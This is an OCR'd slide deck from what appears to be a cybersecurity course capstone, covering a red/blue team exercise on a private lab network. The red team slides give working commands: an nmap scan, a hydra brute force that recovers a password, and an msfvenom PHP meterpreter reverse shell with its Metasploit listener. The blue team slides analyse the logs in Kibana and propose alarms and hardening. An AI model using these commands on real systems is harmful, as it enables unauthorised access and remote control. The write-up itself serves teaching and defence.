Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


~ James Dewhirst ~

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: HyperV Manager
OS: Windows
Hostname:
ML-REFVM-759108

IPv4:
OS: Kali / Linux Version
Hostname: Kali
(Attacking Machine)

IPv4:
OS: Ubuntu
Hostname: Capstone
(Victim Machine)

IPv4:
OS: Ubuntu
Hostname: ELK
(Monitoring Machine)

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.8	Attacking Machine
Capstone	192.158.1.105	Victim Machine
ELK	192.168.1.100	Monitoring Machine
HyperV Manager	192.168.1.1	Gateway and used to view Kibana on ELK server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port Scan	*By performing a nmap scan on the network we are able to determine which ports are open.*	*This allows attackers to focus their attack on these open ports. This can provide information about what equipment is being used on the network.*
Unsecure Sensitive Data	Web directories with unprotected files such as “secret_folder” is a huge red flag for hackers.	Multiple files without security permissions pointed to a directory called “secret_folder”
Brute Force Attack	Using a hash and password cracking software it is possible to crack a users password.	This allows me to use employee credentials to gain access to the computer system.
Upload via Reverse Shell	Allows a hacker to upload malicious code to a web server to gain control remotely.	When performed correctly this will all full access to your computer system.

Exploitation: Port Scan

01

Tools & Processes

By executing a simple nmap scan we were able to target the IP address for open ports.

02

Achievements

We were able to see the open ports in order to focus our attack.

03

```
root@kali:~# nmap 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-08 15:10 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00065s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 192.168.1.8
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.53 seconds
root@kali:~#
```

Exploitation: Unsecure Sensitive Data

01

Tools & Processes
By simply typing the IP address into a web browser I was able to gain access to a file directory.

02

Achievements
While browsing various directories I was able to see many files referencing “secret_folder”. As a Hacker… “secret_folder” is very appealing.

03

Please See The Following Slide

Exploitation: Unsecure Sensitive Data

192.168.1.105

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

192.168.1.105/company_folders/customer_info/customers.

```
Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```

192.168.1.105/company_folders/secret_folder/

```
Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secr
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel OK

Exploitation: Brute Force Attack

01

Tools & Processes
As seen in the previous slide the password is “For ashtons eyes only”. This just gave us the user name so all we have to do is perform a brute force attack using hydra to obtain the password.

02

Achievements
Once we crack the password we are able to access the “secret_folder” directory.

03

Please See the Following Slide

Exploitation: Brute Force Attack

```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_fol
ders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for ill
egal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-08 15:16:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-08 15:18:19
root@kali:~#
```

Exploitation: Upload via Reverse Shell

01

Tools & Processes
Using msfvenom, meterpreter and a simple shell.php file we are gaining access to the system remotely

02

Achievements
This will give us access to the computer system remotely allowing us to find any information we would like.

03

Please See the Following Slides


Exploitation: Upload via Reverse Shell


```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```

```
root@kali:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.17.17-dev                         ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
```

Exploitation: Upload via Reverse Shell







```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:51676) at 2021-05-08 15:31:12 -0400

meterpreter > shell
Process 2117 created.
Channel 0 created.
cd /
pwd
/
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- 4,146 packets at 18:35
- The top ports seem to have similar number showing a service version scan. This indicates a targeted nmap scan.




```
root@kali:~# sudo nmap -sS -sV -O 192.168.1.105
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-14 20:34 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.87 seconds
```

Analysis: Finding the Request for the Hidden Directory



What time did the request occur?

- May 8, 2021 @ 13:19:07.175

How many requests were made?

- 4

Which files were requested?

- See Below

What did they contain?


- Instructions and has for the WebDAV

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	10,005
http://127.0.0.1/server-status?auto=	1,675
http://192.168.1.105/webdav	27
http://192.168.1.105/webdav/shell.php	9
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	6

Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack




How many requests were made in the attack?

- 38,287

How many requests had been made before the attacker discovered the password?

- 38,280



Analysis: Finding the WebDAV Connection

How many requests were made to this directory?

- 106

Which files were requested?

- shell.php

source.ip: 192.168.1.8 and destination.ip: 192.168.1.105 and url.path: "/webdav"

"/webdav"

"/webdav/shell.php"

"/webdav/passwd.dav"

"/webdav/shell1.php"

"/webdav/"

"/webdav_"

source.ip: 192.168.1.8 and destination.ip: 192.168.1.105 and url.path: "/webdav"

Discover - Kibana

ver?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-30d,to:now))&_a=(columns:!(_source),index:'packetbeat-*',interval:auto,query:(langu...

source.ip: 192.168.1.8 and destination.ip: 192.168.1.105 and url.path: "/webdav" | KQL | Last 30 days | Show dates | Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

@timestamp

_id

_index

_score

_type

agent.ephemeral_id

agent.hostname

106 hits

Apr 14, 2021 @ 18:50:14.610 - May 14, 2021 @ 18:50:14.610 — Auto

Count

40 30 20 10 0

2021-04-15 00:00 2021-04-19 00:00 2021-04-23 00:00 2021-04-27 00:00 2021-05-01 00:00 2021-05-05 00:00 2021-05-09 00:00 2021-05-13 00:00

@timestamp per 12 hours

Time _source

May 8, 2021 @ 13:30:51.129 url.path: /webdav @timestamp: May 8, 2021 @ 13:30:51.129 status: OK ecs.version: 1.5.0 host.name: server1 type: http method: get source.bytes: 366B source.ip: 192.168.1.8 source.port: 42366 destination.port: 80 destination.bytes: 580B destination.ip: 192.168.1.105 user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:IE2k2IOb61D8ZUBXjy75MWmzy/0= network.bytes: 946B server.ip: 192.168.1.105 server.port: 80

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Set an alarm to alert you for any traffic on a port other than 80.

Set a threshold alarm to 2 packets on any port other than 80 in less than 60 seconds.

System Hardening

Blocking Port Scan:

- Better configured firewall.
- Multiple firewalls
    - One for the main machine
    - One for every machine that has access to the internet
    - Review rules on a regular basis

Additional Firewall Rules

- Drop nmap scan packets. This will not return any communication to the attacking machine.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alarm for any unauthorized attempts to the directory “company_folders/secret_folder” and return failed GET request: 401

Set an alarm for any use of Hydra in the user field.

Threshold: 10 events within 60 seconds

System Hardening

- Encryption of sensitive data
- Periodically remove files no longer needed
- Limit access using a token key

- Utilize monitoring services such as filebeat to watch specific directories for access.

Mitigation: Preventing Brute Force Attacks

Alarm

- Monitor failed login attempts within a short time frame.
- Watch for multiple attempts from the same IP address or range of IP addresses.

Threshold: 5 login attempts in 60 seconds

System Hardening

- More robust password protocol
  - Special characters and length
- Multi Factor authentication
- Auto Logout Feature
- Fail attempt limitations
  - If many are met then block that IP
- Use Captcha to verify user is human

Mitigation: Detecting the WebDAV Connection

Alarm

If any file it opened remotely then set off an alarm

Threshold: any file

System Hardening

- Limit file type permissions.
- Only allow WebDAV for users that actually need it.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set alarms for ANY file creation or modification.

Threshold: any

System Hardening

- Block all file uploads with a filter that are not authorized
- Require company approved geolocation data and VPN

the End